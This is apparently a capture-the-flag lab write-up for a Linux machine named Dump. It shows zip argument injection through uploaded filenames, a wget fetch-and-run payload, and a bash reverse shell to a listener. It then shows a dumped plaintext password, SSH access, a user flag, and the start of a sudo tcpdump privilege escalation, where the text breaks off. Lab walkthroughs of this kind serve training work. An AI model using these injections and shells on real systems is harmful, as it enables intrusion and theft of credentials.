

Overview
- Type Machines
- OS Linux
- Severity Hard
- Creator jkr
- Release date 2023 Mar 13 (JST)
Enumeration
Start the instance via Discord and let’s go:
10.10.87.208
Nmap
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.87.208
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-14 16:06 JST
Nmap scan report for 10.10.87.208
Host is up (0.24s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 fb:31:61:8d:2f:86:e5:60:f9:e6:24:a3:1c:62:0c:ae (RSA)
|   256 0c:b7:c4:fb:4a:fc:31:1b:e9:4b:0b:d1:19:56:2f:ce (ECDSA)
|_  256 3c:c6:e8:71:4d:9a:d5:1d:86:dd:dd:6c:82:ee:7e:4d (ED25519)
80/tcp open  http    Apache httpd 2.4.54 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.54 (Debian)
|_http-title: hdmpll?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
- Found a Linux machine as
Ubuntuis referenced- Open ports are only for SSH and HTTP server.
- Add
dump.vlin in /etc/hosts
WEB (80/tcp)

PHP web app
We register a new account test1:Azerty1234 then login:

We use sqlmap against the login and register POST request but seems that no parameter is vulnerable…
Start Burp then click on all of the 3 buttons to review the requests.
- Capture Live Traffic:

Click to view:

Nothing is interesting in Burp.
- Download Captures (then unzip it locally:
$ file 830e7dbf-07ae-4818-a633-ed52eae5a55c
830e7dbf-07ae-4818-a633-ed52eae5a55c: pcap capture file, microsecond ts (little-endian) - version 2.4 (Ethernet, capture length 262144)
We can see something interesting in the Response in Burp:
HTTP/1.1 301 Moved Permanently
...
Preparing download...
<!--
  adding: 830e7dbf-07ae-4818-a633-ed52eae5a55c (deflated 33%)
-->
- Upload Capture:
Try to upload then view a reverse shell bash script:


Then download it again and check the response:
HTTP/1.1 301 Moved Permanently
...
Preparing download...
<!--
  adding: revshell.sh (deflated 4%)
-->
Seems very similar to the output if we zip a file using the linux cmd tool “zip”.
Now I will try to delete all captures, files then click again to Download Captures button:

Seems the app try to download a default zip file.
HTTP/1.1 301 Moved Permanently
...
Preparing download...
<!--
	zip warning: name not matched: *

zip error: Nothing to do! (/var/www/html/downloads/2d575a18-8685-46b8-81d3-46bf097d6657.zip)
-->
We have a path information disclosure.
Fuzzing
Let’s go to try some fuzzing using Burp Intruder with /usr/share/seclists/Fuzzing/special-chars.txt as payload list:



Then download the files:
Preparing download...
<!--
zip error: Invalid command arguments (short option '`' not supported)
-->
Ok so seems that a special character breaks the zip creation and readen as a command argument.
We deleted file by file until found that the - char is the evil one.
Argument injecting
Too many files can’t be deleted so we register a new account test2:Azerty1234 then login.
Now our assomption is that zip is used as command line so we will test using Burp Repeater with a new file name -h to see if we can have the help output of zip cli tool.


Then download it and we can see this response in Burp:
HTTP/1.1 301 Moved Permanently
...
Preparing download...
<!--
Copyright (c) 1990-2008 Info-ZIP - Type 'zip "-L"' for software license.
Zip 3.0 (July 5th 2008). Usage:
zip [-options] [-b path] [-t mmddyyyy] [-n suffixes] [zipfile list] [-xi list]
  The default action is to add or replace zipfile entries from list, which
  can include the special name - to compress standard input.
  If zipfile and list are omitted, zip compresses stdin to stdout.
  -f   freshen: only changed files  -u   update: only changed or new files
  -d   delete entries in zipfile    -m   move into zipfile (delete OS files)
  -r   recurse into directories     -j   junk (don't record) directory names
  -0   store only                   -l   convert LF to CR LF (-ll CR LF to LF)
  -1   compress faster              -9   compress better
  -q   quiet operation              -v   verbose operation/print version info
  -c   add one-line comments        -z   add zipfile comment
  -@   read names from stdin        -o   make zipfile as old as latest entry
  -x   exclude the following names  -i   include only the following names
  -F   fix zipfile (-FF try harder) -D   do not add directory entries
  -A   adjust self-extracting exe   -J   junk zipfile prefix (unzipsfx)
  -T   test zipfile integrity       -X   eXclude eXtra file attributes
  -y   store symbolic links as the link instead of the referenced file
  -e   encrypt                      -n   don't compress these suffixes
  -h2  show more help

-->
Confirmed that zip cli is used.
Checking at https://gtfobins.github.io/gtfobins/zip/ to see how we can execute commands via zip, we found a good example.
We need to have an extract operation (which we can trigger with a test argument -T) then we can pass a command with -TT.
We tried different filenames containing the payload -T -TT "id" but always got the message short option ' ' not supported.
Disapointing, we read the possible arguments from the zip man page to find maybe something else.
We found that -sc will give us the executed command line, which is always interesting.


HTTP/1.1 301 Moved Permanently
...
Preparing download...
<!--
command line:
'zip'  '-sc'  '/var/www/html/downloads/2da00220-db2b-4a6d-adad-d204dfce86c2.zip'

zip error: Interrupted (show command line)
-->
Let’s go to test more on our local machine:
$ mkdir test
$ echo -n 'blablabla' > test/test1234.txt
$ zip test/test.zip test/test1234.txt
  adding: test/test1234.txt (deflated 22%)
$ ls test
test1234.txt  test.zip
$ zip '-T -TT sleep 5;echo' test/test.zip 'a'

zip error: Invalid command arguments (short option ' ' not supported)
Not works
$ zip '-T' '-TT sleep 5;echo' test/test.zip 'a'
	zip warning: name not matched: a
test/test.zip
test of test/test.zip OK
Works and the sleep command is executed. That means we only need to split our arguments (payload) into 2 different uploads + one to give zip something to do.
Slash / character bypassing (www-data)
Sounds promising but there is one more problem left, as slash / is filtered out so we need to find a way around to bypass this restriction and get a reverse shell.

After some research, using wget to download our payload is the solution as it has an option to download all files from the index -nd.
Only need to start our python web server on a directory which only contains our reverse shell, tell then wget to download all files and next execute it via bash.



To do that, we need to sequence 3 upload in this order:
Content-Disposition: form-data; name="fileToUpload"; filename="-T"
Content-Disposition: form-data; name="fileToUpload"; filename="-TT wget -r 10.8.4.253 -nd;bash rev.sh;echo"
Content-Disposition: form-data; name="fileToUpload"; filename="a"
Our Bash reverse shell:
$ cat rev.sh
#!/bin/bash
/bin/sh -i >& /dev/tcp/10.8.4.253/443 0>&1
Start a penelope listener:
$ penelope 443 -i tun0
[+] Listening for reverse shells on 10.8.4.253:443
➤  💀 Show Payloads (p) 🏠 Main Menu (m) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
Start a local web server (in the same folder where our rev shell is located):
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Then click on Download Captures button.
We got a shell as www-data:
$ penelope 443 -i tun0
[+] Listening for reverse shells on 10.8.4.253:443
➤  💀 Show Payloads (p) 🏠 Main Menu (m) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from 🐧 dump.vl~10.10.87.208 😍️ - Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/user/.penelope/dump.vl~10.10.87.208/dump.vl~10.10.87.208.log 📜
────────────────────────────────────────
www-data@dump:/var/cache/captures/01cfe52c-2f3c-4c9e-90f5-e7065a20d6a9$
SQLite DB Enumerating (Dump_User)
Quick enumeration:
www-data@dump:/var/cache/captures/01cfe52c-2f3c-4c9e-90f5-e7065a20d6a9$ hostname
dump
www-data@dump:/var/cache/captures/01cfe52c-2f3c-4c9e-90f5-e7065a20d6a9$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
uuidd:x:104:108::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:110::/nonexistent:/usr/sbin/nologin
_chrony:x:106:112:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
systemd-timesync:x:999:999:systemd Time Synchronization:/:/usr/sbin/nologin
systemd-coredump:x:998:998:systemd Core Dumper:/:/usr/sbin/nologin
admin:x:1000:1000:Debian:/home/admin:/bin/bash
fritz:x:1001:1001::/home/fritz:/bin/bash
www-data@dump:/var/cache/captures/01cfe52c-2f3c-4c9e-90f5-e7065a20d6a9$ ls -la /home
total 16
drwxr-xr-x  4 root  root  4096 Mar  5  2023 .
drwxr-xr-x 18 root  root  4096 Feb 14 06:55 ..
drwxr-xr-x  4 admin admin 4096 Mar 12  2023 admin
drwx------  2 fritz fritz 4096 Mar  7  2023 fritz
Found that we have 2 users
adminandfritz
As we have a session as www-data, we enumerate also the apache web folder and found a database:
www-data@dump:/var/cache/captures/01cfe52c-2f3c-4c9e-90f5-e7065a20d6a9$ cd /var/www/
www-data@dump:/var/www$ ls -la
total 20
drwxr-xr-x  5 root     root     4096 Mar  5  2023 .
drwxr-xr-x 12 root     root     4096 Mar  5  2023 ..
drwx--x--x  2 www-data www-data 4096 Feb 14 08:09 database
drwxr-xr-x  3 root     root     4096 Mar  5  2023 html
drwx--x--x  2 www-data www-data 4096 Mar  5  2023 userdata
www-data@dump:/var/www$ cd database/
www-data@dump:/var/www/database$ ls
database.sqlite3
Check it:
www-data@dump:/var/www/database$ sqlite3 database.sqlite3
SQLite version 3.34.1 2021-01-20 14:10:07
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite> select * from users;
fritz|Passw0rdH4shingIsforNoobZ!|534ce8b9-6a77-4113-a8c1-66462519bfd1
obake|Azerty1234|34b2267b-e544-4c3d-a6de-dc0f50c7c1a1
test2|Azerty1234|01cfe52c-2f3c-4c9e-90f5-e7065a20d6a9
sqlite> .quit
Found
fritz:Passw0rdH4shingIsforNoobZ!
We can access via SSH and grab the flag Dump_User:
$ sshpass -p 'Passw0rdH4shingIsforNoobZ!' ssh -p22 fritz@dump.vl -oStrictHostKeyChecking=accept-new -oStrictHostKeyChecking=no
Warning: Permanently added 'dump.vl' (ED25519) to the list of known hosts.
Linux dump 5.10.0-21-cloud-amd64 #1 SMP Debian 5.10.162-1 (2023-01-21) x86_64
fritz@dump:~$ pwd
/home/fritz
fritz@dump:~$ ls
user.txt
fritz@dump:~$ cat user.txt
VL{d8a5cb5a3a913c7ca76b94b79982ef94}
Privilege escalation
Quick check for the privileges of Fritz:
fritz@dump:~$ id
uid=1001(fritz) gid=1001(fritz) groups=1001(fritz),4(adm)
fritz@dump:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for fritz:
Sorry, user fritz may not run sudo on dump.
Nothing is really intersting, except as we are a member of
admgroup then we can read the logs
Previously we saw that the web app was able to perform a tcpdump, which is interesting because tcpdump needs elevated privileges to run.
So we are going to check the capturing.php file and see that tcpdump can be run as sudo:
www-data@dump:/var/www/database$ sudo -l
Matching Defaults entries for www-data on dump:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on dump:
    (ALL : ALL) NOPASSWD: /usr/bin/tcpdump -c10
        -w/var/cache/captures/*/[0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f]
